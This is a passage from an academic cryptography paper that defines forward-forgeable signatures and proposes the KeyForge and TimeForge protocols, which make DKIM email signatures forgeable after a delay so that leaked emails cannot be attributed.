Other inherent model constraints. A practical consequence of recipient non-attributability is that a recipient R's email server can, *unknown to R*, create fraudulent messages that appear to be legitimate emails from any sender to R, and deliver them to R. As discussed §3, the current email system necessitates heavy client-server trust. In this context, recipient non-attributability does not meaningfully increase the trust a client places in her email server. For example, email servers in the current system could (and often do) omit DKIM headers when delivering emails to clients: this effectively implies the ability to deliver fake messages.

Also, we note that both definitions allow for strong, persistent attackers to convince others of the very fact that they have ongoing access to a particular email account. The definitions guarantee that even so, such attackers cannot make credible claims about email contents, since they gain the ability to falsify emails by the very fact of their access. That attackers with ongoing access can prove their access is unavoidable since universal forgeability is incompatible with spam resistance for too small Δ, as discussed above.

Adversarial secure hardware at recipient. The requirement of spam- and spoofing-resistance means that any simulator $\mathscr{S}$ satisfying Definition 5 must use the recipient R's secret state r: in order to prevent spam, real-time forgery must be limited to messages whose recipient is the forger herself. This suggests that recipient non-attributability would lose meaning in an extreme situation where every use of r can be monitored and attested to, since then an attacker could prove that $\mathscr{S}$ was never invoked on r. This might be plausible assuming secure hardware, e.g., by generating and monitoring all uses of r within a secure enclave (as suggested in [32]) — but even then, such an attack would likely only be feasible by the unlikely attacker who has designed her recipient email server with this unlikely configuration from its very setup. We note this possibility for completeness, but *such attacks are outside our threat models*, as mentioned earlier in §3.

Malicious intermediaries and traffic logging. Although our threat models focus on malicious recipient servers (as discussed earlier in §3), Definition 5 actually provides a meaningful, though limited, guarantee against malicious intermediaries (MTAs) as well. If a malicious MTA were to log all

[6] While this definition refers to "internal state s" for generality, the state s essentially represents secret key material.

[7] Technically, e may not be the string that R eventually receives, as parties other than the sender (e.g., MTAs) routinely participate in email transmission and may influence the information en route. For simplicity, our notation glosses over this detail and uses $\mathsf{Email}_S(\cdots)$ to refer both to the string S sends and the string R receives. Also, this notation assumes that if an email has multiple recipients, each recipient receives the same information; this is true in the current email system but only some of our protocols. The possibility of different recipients receiving different information is elaborated in §5.3, and the notation can easily be tweaked to accommodate this, by treating R as a tuple and having Email output a tuple of strings. For simplicity, however, we use the single-recipient notation for most of the exposition.

traffic and publish it in real time (perhaps even timestamped in a trustworthy way for future reference), in a system with immediate recipient forgeability, observers of the publications would still be unconvinced of: (1) whether any email the MTA claims is genuine (unforged) is really genuine, since the MTA could have *omitted* evidence of forgery, and (2) whether the MTA omitted any genuine emails from its publications.

Why (sometimes) settle for weaker non-attributability? KeyForge and TimeForge achieve only non-attributability against after-the-fact attacks, and their enhanced versions KeyForge$^+$ and TimeForge$^+$ are non-attributable against both after-the-fact and real-time attacks. Yet we consider KeyForge to be our main protocol and the most realistic proposal for deployment. In practice, the enhanced protocols' (unavoidable) interactivity and other overhead would often be compelling reasons to prefer the simpler base protocols except in contexts where addressing real-time attacks (or malicious intermediaries) is of heightened concern.

Relation to deniability definitions in other contexts. The cryptographic literature features many works on deniability of signatures and authentication, including (but not at all limited to) [25, 26, 36, 41, 45]. Our constructions could be seen as a practical instantiation of a deniable signature scheme subject to tight systems-based requirements.

4 Forward-Forgeable Signatures

Definition 1 formalizes *forward-forgeable signatures (FFS)*. They are a new primitive that this paper introduces, and are an essential building block for our proposed protocols. Informally, FFS are signature schemes equipped with a method to selectively "expire" past signatures by releasing *expiry information* that makes them forgeable. In an FFS, each signature is made with respect to a *tag* τ, which is an arbitrary string (in our setting, a timestamp). Expiry information can be released with respect to any tag or set of tags. FFS have *correctness* and *unforgeability* requirements similar to standard signatures, as well as a new requirement, *forgeability on expiry*, that has no analogue in standard signatures.

Definition 1 (FFS)**.** *A* forward-forgeable signature scheme (FFS) Σ *is implicitly parametrized by message space* $\mathscr{M}$ *and tag space* $\mathscr{T}$*, and consists of five algorithms* $\Sigma = (\mathsf{KeyGen}, \mathsf{Sign}, \mathsf{Verify}, \mathsf{Expire}, \mathsf{Forge})$.

SYNTAX:

- $\mathsf{KeyGen}(1^\kappa)$ *takes as input a security parameter*[8] 1^κ *and outputs a key pair* (vk, sk).
- $\mathsf{Sign}(sk, \tau, m)$ *takes as input a signing key* sk*, a tag* $\tau \in \mathscr{T}$*, and a message* $m \in \mathscr{M}$*, and outputs a signature* σ.
- $\mathsf{Verify}(vk, \tau, m, \sigma)$ *takes as input a verification key* vk*, a tag* $\tau \in \mathscr{T}$*, a message* $m \in \mathscr{M}$*, and a signature* σ*, and outputs a single bit indicating whether or not* σ *is a valid signature with respect to* vk*,* m*, and* τ.
- $\mathsf{Expire}(sk, T)$ *takes as input a signing key* sk *and a tag set* $T \subseteq \mathscr{T}$*, and outputs expiry info* η.
- $\mathsf{Forge}(\eta, \tau, m)$ *takes as input expiry info* η*, a tag* $\tau \in \mathscr{T}$*, and a message* $m \in \mathscr{M}$*, and outputs signature* σ.

REQUIRED PROPERTIES:

1. Correctness *and* unforgeability *are straightforward adaptations of standard definitions. See Appendix B.*
2. Forgeability on expiry: *For all* $m \in \mathscr{M}, T \subseteq \mathscr{T}$*, for any* $\tau \in T$*, for any "distinguisher" algorithm* $\mathscr{D}$*, there is a negligible function* ε *such that for all* κ*,*

$$\Pr\left[\begin{array}{l}(vk, sk) \leftarrow \mathsf{KeyGen}(1^\kappa)\\ \sigma_0 \leftarrow \mathsf{Sign}(sk, \tau, m)\\ \eta \leftarrow \mathsf{Expire}(sk, T)\\ \sigma_1 \leftarrow \mathsf{Forge}(\eta, \tau, m)\\ b \leftarrow \{0,1\}\\ b' \leftarrow \mathscr{D}(\sigma_b, \eta)\end{array} : \; b = b'\right] \leq 1/2 + \varepsilon(\kappa)\,.$$

That is, $\mathscr{D}$ *must not be able to distinguish whether a signature was produced using* Sign *or* Forge*, even in the presence of the expiry information* η.

Succinctness The *succinctness* of an FFS is a measure of the efficiency of disclosure in terms of the size of expiry info per tag expired. Concretely, in our application, succinctness measures how expiry info scales as more non-attributable emails are exchanged over time. KeyForge uses a construction of FFS based on hierarchical identity-based signatures (§4.1), which achieves logarithmic succinctness.

Definition 2. *Let* $z : \mathbb{N} \to \mathbb{N}$*. Let* $S \subset \mathbb{P}(\mathscr{T})$ *be a set of sets of tags. A forward-forgeable signature scheme* Σ *is* (S, z)-succinct *if for any* $T \in S$*, there is a negligible function* ε *such that for all* κ*,*

$$\Pr_{(vk,sk)\leftarrow\mathsf{KeyGen}(1^\kappa)}\left[\left|\mathsf{Expire}(sk, T)\right| \leq z(|T|)\right] \geq 1 - \varepsilon(\kappa)\,.$$

4.1 FFS Construction from (Hierachical) IBS

We first outline a simple FFS construction BasicFFS based on identity-based signatures (IBS) [47], as a stepping stone to our main construction from hierarchical IBS (HIBS). The next paragraph assumes familiarity with standard IBS terminology; readers unfamiliar with IBS may skip ahead.

Let tags in the FFS correspond to identities in the IBS. BasicFFS.KeyGen outputs IBS master keys. The BasicFFS signing and verification algorithms for tag τ respectively invoke the IBS signing and verification algorithms for identity τ. BasicFFS.Expire outputs the secret key for each input tag $\tau \in T$, and BasicFFS.Forge uses the appropriate secret key from the expiry information to invoke the IBS signing algorithm. This simple solution has linear succinctness. By leveraging hierarchical IBS (HIBS), our main construction achieves logarithmic succinctness, as described next.

[8] Technically, all five algorithms take 1^κ as an input, and $\mathscr{M}$ and $\mathscr{T}$ may be parametrized by κ. For brevity, we leave this implicit except in KeyGen.

Definition 3. *A* hierarchical identity-based signature scheme HIBS *is parametrized by message space* $\mathscr{M}$ *and identity space* $\mathscr{I} = \{\mathscr{I}_\ell\}_{\ell\in\mathbb{N}}$*, and consists of four algorithms* $\mathsf{HIBS} = (\mathsf{Setup}, \mathsf{KeyGen}, \mathsf{Sign}, \mathsf{Verify})$ *with the following syntax.*

- $\mathsf{Setup}(1^\kappa)$ *takes as input a security parameter*[9] *and outputs a master key pair* (mvk, msk).
- $\mathsf{KeyGen}(sk_{\vec{id}}, id)$ *takes as input a secret key* $sk_{\vec{id}}$ *for a tuple of identities* $\vec{id} = (id_1, \ldots, id_\ell) \in \mathscr{I}_1 \times \cdots \times \mathscr{I}_\ell$ *and an additional identity* $id \in \mathscr{I}_{\ell+1}$ *and outputs a signing key* $sk_{\vec{id}'}$ *where* $\vec{id}' = (id_1, \ldots, id_\ell, id)$*. The tuple may be empty (i.e.,* $\ell = 0$*): in this case,* $sk_{()} = msk$.
- $\mathsf{Sign}(sk_{\vec{id}}, m)$ *takes as input a signing key* $sk_{\vec{id}}$ *and a message* $m \in \mathscr{M}$*, and outputs a signature* σ.
- $\mathsf{Verify}(mvk, \vec{id}, m, \sigma)$ *takes as input master verification key* mvk*, tuple of identities* $\vec{id}$*, message* $m \in \mathscr{M}$*, and signature* σ*, and outputs a single bit indicating whether or not* σ *is a valid signature with respect to* mvk, $\vec{id}$, *and* m.

A depth-L HIBS *is a HIBS where the maximum length of identity tuples is* L*, i.e., the identity space is* $\mathscr{I} = \{\mathscr{I}_\ell\}_{\ell\in[L]}$.

Definition 3 establishes only syntax; for (standard) formal correctness and security definitions, see, e.g., [29].

Definition 4. *For an identity space* $\mathscr{I} = \{\mathscr{I}_\ell\}_{\ell\in\mathbb{N}}$*, we say* $\vec{id}$ *is a* level-ℓ identity *if* $\vec{id} \in \mathscr{I}_1 \times \cdots \times \mathscr{I}_\ell$*. For any* $\ell' > \ell$*, let* $\vec{id}$ *be a level-*ℓ *identity and* $\vec{id}'$ *be a level-*ℓ' *identity. We say that* $\vec{id}'$ *is a* sub-identity *of* $\vec{id}$ *if* $\vec{id}$ *is a prefix of* $\vec{id}'$*. If moreover* $\ell' = \ell + 1$*, we say* $\vec{id}'$ *is a* immediate sub-identity *of* $\vec{id}$.

Deriving subkeys Given a master secret key of a HIBS, it is possible to derive secret keys corresponding to level-ℓ identities for any ℓ, by running KeyGen ℓ times. By a similar procedure, given any secret key corresponding to a level-ℓ identity $\vec{id}$, it is possible to derive any "subkeys" thereof, i.e., secret keys for sub-identities of $\vec{id}$. For our construction, it is useful to name this (simple) procedure: we define $\mathsf{HIBS.KeyGen}^\star$ in Algorithm 1. We write the randomness $\rho_1, \ldots, \rho_\ell$ of $\mathsf{HIBS.KeyGen}^\star$ explicitly.

Algorithm 1 $\mathsf{HIBS.KeyGen}^\star$

Input: $sk, \ell, \vec{id} = (id_1, \ldots, id_{\ell'})$ ▷ *Require:* $\ell \le \ell'$
Randomness: $\rho_1, \ldots, \rho_{\ell'}$
  for $j = \ell + 1, \ldots, \ell'$ **do**
    $sk \leftarrow \mathsf{HIBS.KeyGen}(sk, id_j; \rho_j)$
  return sk

Succinctly representing expiry information Given any set T of tuples of identities, the simplest way to make signatures with respect to T forgeable would be to release the secret key corresponding to each $\vec{id} \in T$, much as in BasicFFS:

$$\eta = \left\{ sk_{\vec{id}} = \mathsf{HIBS.KeyGen}^\star(msk, 0, \vec{id}) \right\}_{\vec{id}\in T} . \qquad (1)$$

[9] Technically, all four algorithms take 1^κ as an input, and $\mathscr{M}$ and $\mathscr{I}$ may be parametrized by κ. For brevity, we leave this implicit except in Setup.

However, leveraging the hierarchical nature of HIBS, η can often be represented more succinctly than (1). Based on the fact that Algorithm 1 allows the derivation of any subkey, we make two optimizations. First, before computing (1), we delete from T any $\vec{id} \in T$ that is a sub-identity of some $\vec{id}' \in T$. Secondly, if there is any $\vec{id}' = (id_1, \ldots, id_\ell) \in \mathscr{I}_1 \times \cdots \times \mathscr{I}_\ell$ such that every immediate subkey of $\vec{id}'$ is in T (i.e., $\forall id_{\ell+1} \in \mathscr{I}_{\ell+1},\ (id_1, \ldots, id_\ell, id_{\ell+1}) \in T$), then all sub-identities of $\vec{id}'$ can be removed from T and replaced by $\vec{id}'$ before computing (1). Such replacement is permissible only when *every* possible subkey of $\vec{id}'$ is derivable from T: otherwise, adding $\vec{id}'$ to T would implicate additional subkeys outside T.

These two optimizations yield an algorithm Compress, which takes as input a set of identity tuples T, and outputs a (weakly) smaller set of identity tuples T' such that knowledge of the secret keys corresponding to T' enables computing valid signatures with respect to exactly the identity tuples in T. HIBS security guarantees that even given T', signatures for identity tuples not in T remain unforgeable. Next, we describe how Compress works using a tree-based representation of identity tuples (a formal specification is given in the full version [48]).

Tree representation It is convenient to think of identity tuples represented graphically in a tree. A node at depth ℓ represents a tuple of ℓ identities (the root node is depth 0). The set of all depth-ℓ nodes corresponds to the set of all ℓ-tuples of identities. The branching factor at level ℓ is $|\mathscr{I}_{\ell+1}|$. Given a secret key for a particular node (i.e., identity tuple), the secret keys of all its descendant nodes are easily computable using $\mathsf{HIBS.KeyGen}^\star$. (The secret key for the root node is the master secret key.) In this language, Compress simply takes a set T of nodes and returns the smallest set T' of nodes such that (1) all nodes in T are descendants of some node in T' and (2) no node not in T is a descendant of any node in T'.

Our construction of FFS based on HIBS follows.

Construction 1. *Let* HIBS *be a depth-*L *HIBS*[10] *with message space* $\mathscr{M}$ *and identity space* $\mathscr{I} = \{\mathscr{I}_\ell\}_{\ell\in[L]}$*. Let* $\mathscr{O}$ *be a random oracle,*[11] *and for any tuple* $\vec{\tau} = (\tau_1, \ldots, \tau_\ell)$*, let* $\vec{\mathscr{O}}(\vec{\tau}) = (\mathscr{O}(\tau_1), \ldots, \mathscr{O}(\tau_\ell))$*. For* $\ell \in [L]$*, define* $\mathscr{T}_\ell = \mathscr{I}_1 \times \cdots \times \mathscr{I}_\ell$*. We construct a FFS* Σ *with message space* $\mathscr{M}$ *and tag space* $\mathscr{T} = \bigcup_{\ell\in[L]} \mathscr{T}_\ell$*, as follows.*

- $\Sigma.\mathsf{KeyGen}(1^\kappa)$*: output* $(vk, sk) \leftarrow \mathsf{HIBS.Setup}(1^\kappa)$.
- $\Sigma.\mathsf{Sign}(sk, \vec{\tau} = (\tau_1, \ldots, \tau_\ell), m)$*:*
  let $sk_{\vec{\tau}} = \mathsf{HIBS.KeyGen}^\star(sk, 0, \vec{\tau}; \vec{\mathscr{O}}(\vec{\tau}))$
  and output $\sigma \leftarrow \mathsf{HIBS.Sign}(sk_{\vec{\tau}}, m)$.
- $\Sigma.\mathsf{Verify}(vk, \vec{\tau}, m, \sigma)$*: output* $b \leftarrow \mathsf{HIBS.Verify}(vk, \vec{\tau}, m, \sigma)$.
- $\Sigma.\mathsf{Expire}(sk, T)$*: let* $T' = \mathsf{Compress}(\mathscr{I}, T)$*; output*

$$\eta = \left\{ (\vec{\tau}, sk_{\vec{\tau}}) : sk_{\vec{\tau}} = \mathsf{HIBS.KeyGen}^\star(sk, 0, \vec{\tau}; \vec{\mathscr{O}}(\vec{\tau})) \right\}_{\tau\in T'} .$$

[10] The depth need not be finite, but we consider finite L for simplicity.

[11] The construction is presented in the random oracle model for simplicity, but does not *require* a random oracle: the random oracle can be replaced straightforwardly by a pseudorandom function (PRF) where the PRF key is made part of the HIBS secret key.

- $\Sigma.\mathsf{Forge}(\eta,\tau,m)$: *if there exists* $sk_{\tau'}$ *such that* $(\tau',sk_{\tau'})\in\eta$ *and* τ' *is a prefix of* τ*, let* ℓ *be the length of* τ'*, let* $sk_{\vec{\tau}}=\mathsf{HIBS.KeyGen}^{\star}(sk_{\tau'},\ell,\vec{\tau};\vec{\mathscr{O}}(\vec{\tau}))$ *and output* $\sigma\leftarrow\mathsf{HIBS.Sign}(sk_{\vec{\tau}},m)$*; otherwise, output* $\perp$.

Theorem 1. *If* HIBS *is a secure HIBS, Construction 1 instantiated with* HIBS *is a FFS with logarithmic succinctness for sequentially ordered tag expiry. (Formal statement and proof is in the full version [48].)*

Discussion of alternative approaches Forward-*secure* signatures (FSS) bear some resemblance to FFS, but have a different goal: namely, enabling efficient key updating while preventing derivation of *past* keys from present and future keys. In contrast, our setting requires that *present and future* keys cannot be derived from past keys. (See Appendix C for more detailed comparison.) One could build a FFS from a FSS by computing a long list of secret keys and then using them *in backwards order*. Using techniques of [23, 35], a sequence of keys could moreover be stored with logarithmic storage and computation to access a key. However, this optimization is only designed for contiguous sequences of keys; HIBS-based schemes allow for some succinct non-sequential key release and thus support more nuanced tag structures. Still, for certain applications, e.g., postquantum sequential key release, an FFS based on a FSS such as XMSS [13] could be useful.

The requirements of FFS also have some similarity to *timed authentication*. The TESLA timed authentication protocol [43, 44] considers releasing authentication (MAC) keys following a delay after sending the payload, in the broadcast authentication context. Such delayed verification is untenable for email for several reasons, even beyond the inconvenience of waiting 15 minutes for email delivery. Email's store-and-forward nature (see §2.2) means multiple MTAs may need to verify emails before forwarding (e.g., for spam filtering): if the first MTA waits to verify before forwarding, the next MTA will be unable to verify because the delay has rendered the authentication forgeable. Also, the inability to discard incoming spam before a time delay may increase denial-of-service vulnerability, especially for smaller email providers.

5 Our Protocol Proposals

5.1 KeyForge

KeyForge consists of two components: (1) replace the digital signature scheme used in DKIM with a succinct FFS; and (2) email servers periodically publish expiry information. In this section, we assume all algorithms have access to a global publication mechanism or bulletin board (as noted in §3).

FFS configuration for KeyForge. Figure 2 illustrates KeyForge's key hierarchy. KeyForge is based on an L-level tag structure, corresponding to identity space $\mathscr{I}=\{\mathscr{I}_\ell\}_{\ell\in[L]}$ where the level-L identities represent 15-minute time chunks spanning a 2-year period. We use the following intuitive 4-level configuration for ease of exposition, but as discussed in §6, it is preferable for efficiency to keep $|\mathscr{I}_\ell|$ equal for all $\ell\in[L]$.

$\mathscr{I}_1=\{1,2\}$	representing a 2-year time span
$\mathscr{I}_2=\{1,\ldots,12\}$	representing months in a year
$\mathscr{I}_3=\{1,\ldots,31\}$	representing days in a month
$\mathscr{I}_4=\{1,\ldots,96\}$	representing 15-minute chunks of a day

A tag $\tau=(\mathsf{y},\mathsf{m},\mathsf{d},\mathsf{c})\in\mathscr{I}_1\times\mathscr{I}_2\times\mathscr{I}_3\times\mathscr{I}_4$ corresponds to a 15-minute chunk of time. The 15-minute chunks are contiguous, consecutive, and disjoint, so that any given timestamp is contained in exactly one chunk. $\tau(t)$ denotes the unique 4-tuple tag $(\mathsf{y},\mathsf{m},\mathsf{d},\mathsf{c})$ that represents the chunk of time containing a timestamp t, and $t\sqsubset\tau$ denotes that τ represents a chunk of time containing timestamp t.




Figure 2: KeyForge Hierarchy Layout

KeyForge requires each signature at time t to be with respect to a tag (timestamp) $t+\hat{\Delta}$. The tag is sent in the email's header, and used for verification at the receiving server. Algorithm 2 specifies KeyForge's signing and verification (key generation is identical to that of the underlying FFS).

Algorithm 2 KeyForge.Sign and KeyForge.Verify

$t=\mathsf{CurrentTime}()$
function $\mathsf{KeyForge.Sign}(sk,m,\Delta)$
  return $(\tau(t+\Delta),\sigma\leftarrow\mathsf{FFS.Sign}(sk,\tau(t+\Delta),m))$
function $\mathsf{KeyForge.Verify}(vk,m,\tau,\sigma)$
  return $t\sqsubset\tau$ **AND** $\mathsf{FFS.Verify}(vk,\tau,m,\sigma)$

Then we build an email protocol $\mathsf{E}_{\mathsf{KF}}=(\mathsf{Email},\mathsf{VEmail})$ as follows. Let (vk,sk) be the key pair of a sending server. $\mathsf{Email}_{sk}(S,R,m,\mu,t)$ outputs $(\zeta,\tau_\zeta,\sigma_\zeta)$ where $\zeta=(S,R,m,\mu)$, $(\tau_\zeta,\sigma_\zeta)\leftarrow\mathsf{KeyForge.Sign}_t(sk,\zeta,\hat{\Delta})$, and the subscript t denotes an execution of KeyForge.Sign at time t. $\mathsf{VEmail}(\zeta,\tau_\zeta,\sigma_\zeta)$ runs $\mathsf{KeyForge.Verify}(vk,\zeta,\tau_\zeta,\sigma_\zeta)$ and outputs the result (where the recipient obtains vk by looking up S's key in DNS).

Efficient tree regeneration from private keys. A key feature of our FFS construction is that the private keys from children (e.g., day-keys) are easy to generate from parent keys (e.g., the MSK). This is not implied by the definition of

HIBS,[12] and is essential for succinct expiry of entire portions of the tree (e.g., a year) by disseminating a single key. Further, regeneration can enhance security and availability: to limit key exposure, organizations could store the MSK in an HSM disconnected from the Internet, and keep only a child key pair in the MSA, thereby mitigating damage in case of compromise and allowing recovery from failure.

Where to publish expiry information? Regeneration allows KeyForge to have succinct expiry information; the number of private keys necessary to represent all expired chunks depends on the tree's structure (see §6), but amounts to less than 4 KB for reasonable configurations. In contrast, the analogous construction based on non-hierarchical IBS would have expiry information growing linearly throughout a (two-year) master-key lifespan, resulting in megabytes of expiry information.

Small expiry information means ease of distribution. While our implementation uses a simple public-facing webserver, one could imagine posting via DNS TXT records, public blockchains, or in outgoing email headers. Slow but permanent techniques (e.g., a blockchain) for keys higher up in the hierarchy (e.g., a year) could ensure that such keys are permanently available.

When to publish expiry information? KeyForge requires email servers to publish expiry information at regular intervals. A natural option is to publish expiry information every 15 minutes; to publish the expiry information corresponding to each chunk c at the end of the time period that c represents.

Publishing every 15 minutes yields the finest granularity of expiry possible under the basic four-level tag structure. Based on a server's preference, it could release information at longer intervals (e.g., days) or shorter ones. In case of an attack, an adversary would be able to convince third parties of the authenticity of all emails in the current interval (e.g., the current day), so risk aversion prefers shorter intervals.

Server misconfiguration and clock skew may cause minor clock discrepancies between the MSA and MDA. To account for this, we delay publishing "expired" keys by 5 minutes. Although in practice most emails are received very quickly, the SMTP RFC [37] has a very lax give-up time of 4 days. To get a rough idea of how quickly emails tend to be delivered, we computed the time differences from the first Received header to the last in the Podesta email corpus [56],[13] and found that, of the 48,246 messages with parseable Received timestamps, over 99% (47,349) took less than 12 minutes.

While expiry time is a configurable parameter of KeyForge (e.g., by administrators), keeping it short is advisable to minimize time until universal forgeability. We leave a detailed study of email delivery times in practice to future work, while noting that such a study might support considerably reducing our conservative 15 minutes, and/or tailoring our approach to specific delay-prone situations. For example, delays are often caused by expected receiving-server outages (e.g., for server updates), which might be resolved by using a DMARC-like DNS record to signal to the sender to hold messages until later. Anti-spam techniques such as greylisting can delay email by 15 minutes more than usual; to address this, we can add 17 minutes' leeway when first sending to a new domain.

We do not fully detail remediation procedures for timeouts, but note that similar authentication failures happen under DKIM and are commonly resolved via feedback loops such as Authentication Failure Reporting [27]. Shortening our expiry time is tricky given potentially adversarial routing delays: providing TCP-like flow control would be systematically possible, but we should also account for malicious MTAs trying to prolong messages' unforgeability. A hard-cutoff maximum would likely be advisable.

Why 15-minute chunks? The time period associated with each leaf node is the maximum granularity of expiry information release. $\hat{\Delta}$ is a lower bound on chunk size: since $\hat{\Delta}$ represents email delivery time, publishing expiry information more often does not make sense.

Why a 2-year public key lifetime? Rotating keys is good practice; for operational reasons, the M3AAWG recommends DKIM key rotation every 6 months [39]. However, recognizing that, realistically, DKIM keys often last more than 6 months, our evaluation assumes a 2-year period.

How many levels? The optimal L depends on a trade-off between computation time and expiry succinctness; see §6.

Flexible expiry policies The basic tag structure described above is customizable: e.g., an extra level $\mathscr{I}_\ell$ might represent an email's "sensitivity," allowing sensitive emails to expire faster. Alternatively, one might want certain emails to expire more slowly or never (e.g., bank/employer emails or contracts). KeyForge is highly configurable: after the first four levels, different email servers' policies need not be consistent.

5.2 TimeForge

KeyForge's main limitation is that it requires signers to continuously release key material. Wide distribution can pose a practical challenge; users must depend on their provider to perform this task reliably. Unreliable distribution would limit a system's realistic deniability.

TimeForge takes a different approach that eliminates reliance on follow-up action by signers. TimeForge leverages a *publicly verifiable timekeeping service* (PVTK), as defined in §3. In this section, all algorithms are assumed to have access to a common PVTK. A PVTK could be realized using various extant Internet systems, as discussed in more detail in the full version of this work [48].

The intuition behind TimeForge is straightforward. Let M be an email message sent at time period t. The sender first

[12] The definition of HIBS is compatible with this property, but does not require it. Constructions typically have randomized subkey generation processes so do not have reproducible child keys.

[13] Beyond the irony, we chose the Podesta email corpus as it was distributed intact with attachments, and thus arguably more representative of a realistic user's email distribution than other public datasets.

signs each message using a standard SUF-CMA signature scheme to produce a signature σ. She then authenticates the message, not directly using σ, but rather using a witness indistinguishable and non-interactive proof-of-knowledge (PoK) of the (informal) statement: I know a valid sender signature σ on M OR I know a valid PVTK proof π_{t+d}, for some $d \geq \Delta$.

Assuming a trustworthy PVTK service, this proof authenticates the message during any time period prior to $t+\Delta$. Once a PVTK proof $\pi_{t+\Delta}$ becomes public, the PoK becomes trivial for any party to generate. Witness indistinguishability ensures that a signer's valid proof is indistinguishable from a "forgery" later computed using a revealed PVTK proof.

PVTK. A PVTK scheme comprises three algorithms.

- $\mathsf{TK.Setup}(1^\lambda)$ takes a security parameter λ and outputs a set of public parameters *params* and a trapdoor *sk*.
- $\mathsf{TK.Prove}(sk,t)$ takes as input *sk* and the current time epoch t, and outputs a proof π_t.
- $\mathsf{TK.Verify}(params,t,\pi_t)$ on input *params*, a time period t, and the proof π_t, outputs whether π_t is valid.

Correctness and Security. Correctness is straightforward. Δ-*PVTK security* requires that an adversary with a PVTK oracle must not be able to produce a valid proof for some time period $t_{\mathsf{max}}+\Delta$ (except with negligible probability) where t_{max} is the largest oracle query, and $\Delta > 0$ is a constant parameter.

Realizing a PVTK service. A simple PVTK system can be constructed using a single server that maintains a clock, and periodically signs the current time using an SUF-CMA signature (our implementation does this). While conceptually simple, deploying this solution at scale is likely to be costly, and may suffer denial-of-service and network-based attacks. A better approach might construct a PVTK from *existing* Internet services: in the full version of this work [48] we outline proposals based on OCSP servers, certificate transparency, randomness beacons, proof-of-work-based blockchains, and verifiable delay functions.

A basic TimeForge signature scheme. The TimeForge scheme consists of four algorithms: TF.Keygen, TF.Sign and TF.Verify, and TF.Forge. We assume a PVTK scheme with parameters *params* and an SUF-CMA signing algorithm Sig.

- $\mathsf{TF.Keygen}(1^\lambda, params)$. Run $\mathsf{Sig.Keygen}(1^\lambda)$ to generate (pk,sk) and output $PK = (pk, params)$, and $SK = sk$.
- $\mathsf{TF.Sign}(PK,SK,M,t,\Delta)$. Parse $PK = (pk, params)$. On input a message M and a time period t, compute $\sigma \leftarrow \mathsf{Sig.Sign}(SK, M\|t\|\Delta)$ and the following WIPoK:[14]

  $$\Pi = \mathsf{NIPoK}\{(\sigma,s,\pi) : \mathsf{Sig.Verify}(pk,\sigma,M\|t\|\Delta) = 1 \ \vee \ (\mathsf{TK.Verify}(params,\pi,s) = 1 \ \wedge \ s \geq t+\Delta)\}$$

  Output $\sigma_{\mathsf{tf}} = (\Pi, t, \Delta)$.
- $\mathsf{TF.Verify}(PK,M,\sigma_{\mathsf{tf}})$. Parse $PK = (pk, params)$ and $\sigma_{\mathsf{tf}} = (\Pi,t,\Delta)$, verify the proof Π w.r.t. public values t,Δ,pk,M, and output the verification result.

[14] Here we use Camenisch-Stadler notation, where the witness values are in parentheses () and any remaining values are assumed to be public.

TF.Forge takes as input a PVTK proof π_s for $s \geq t+\Delta$.

- $\mathsf{TF.Forge}(PK,M,t,s,\Delta,\pi_s)$. parse $PK = (pk, params)$ and compute the NIPoK Π described in the TF.Sign algorithm, using the witness $(\perp, s, \pi_s)$. Output $\sigma_{\mathsf{tf}} = (\Pi, t, \Delta)$.

Now we can define $\mathsf{E_{TF}}$ analogously to $\mathsf{E_{KF}}$ from §5.1. Let us define the TimeForge email protocol $\mathsf{E_{TF}} = (\mathsf{Email}, \mathsf{VEmail})$ as follows. Let (PK,SK) be the key pair of a sending server. $\mathsf{Email}_{SK}(S,R,m,\mu,t)$ outputs (ζ,σ_ζ) where $\zeta = (S,R,m,\mu)$ and $\sigma_\zeta \leftarrow \mathsf{TF.Sign}(PK,SK,\zeta,t,\hat{\Delta})$. $\mathsf{VEmail}(\zeta,\sigma_\zeta)$ runs $\mathsf{TF.Verify}(PK,\zeta,\sigma_\zeta)$ and outputs the result (where the recipient obtains PK by looking up S's key in DNS.) Appendix D discusses possible concrete constructions of TimeForge.

5.3 KeyForge$^+$ and TimeForge$^+$

KeyForge$^+$ (resp. TimeForge$^+$) consists of KeyForge (resp. TimeForge) with two modifications: a *forge-on-request protocol* and *per-recipient-domain signatures*, described next.

1. Forge-on-request protocol. We add a protocol F (detailed in Algorithm 3) by which an email server S accepts real-time requests for specified email content to be sent to the requester (and nobody else). We write A^{F} to denote that an algorithm A has access to email forgeries via F. The forge-on-request protocol ensures that all users have the capability to forge emails to themselves in real time, directly achieving *immediate recipient forgeability*. The requirement that the recipient be the requester is crucial: each requester is enabled to forge emails *only to herself*.

The requester's email server attests to the requesting client's identity (similarly to DKIM). We note that a malicious server could unauthorizedly sign requests for any client account it controls. This is outside our threat model, and such behavior is equally possible under DKIM (see also "Client-server trust" under §3): that is, today's email ecosystem already relies on servers to attest honestly to their clients' identities, and allows servers to spam their own clients (a behavior that might not keep them many clients).

2. Per-recipient-domain signatures. In KeyForge$^+$ and TimeForge$^+$, the MSA signs each outgoing email *once per recipient domain*: producing a signature $\sigma_D \leftarrow \mathsf{Sign}(sk,(D,m))$ for each recipient domain D, where *sk* is the signing key and m is the email data that the sending server would have signed under DKIM (or KeyForge or TimeForge). Then, it sends each recipient domain D the email and (only) σ_D. Per-recipient-domain signatures prevent attackers from using the forge-on-request protocol to send spam/spoofing emails to co-recipients on forged emails. Adida *et al.* [2] previously proposed per-recipient signatures in a very similar context.

We define the email protocols $\mathsf{E_{KF+}}$ and $\mathsf{E_{TF+}}$ accordingly. $\mathsf{E_{KF+}}.\mathsf{Email}(S,(R_1,\ldots,R_N),m,\mu,t)$ outputs $(e_1,\ldots,e_N)$ where $e_i \leftarrow \mathsf{E_{KF}}.\mathsf{Email}(S,R_i,m,\mu,t)$; and $\mathsf{E_{KF+}}.\mathsf{VEmail}$ is just as in $\mathsf{E_{KF}}$. $\mathsf{E_{TF+}}$ is defined analogously, w.r.t. $\mathsf{E_{TF}}$.

Monthly KeyForge$_B$	KeyForge$_B$ σ	Monthly KeyForge$_C$	KeyForge$_C$ σ	DKIM RSA2048 σ	TimeForge σ
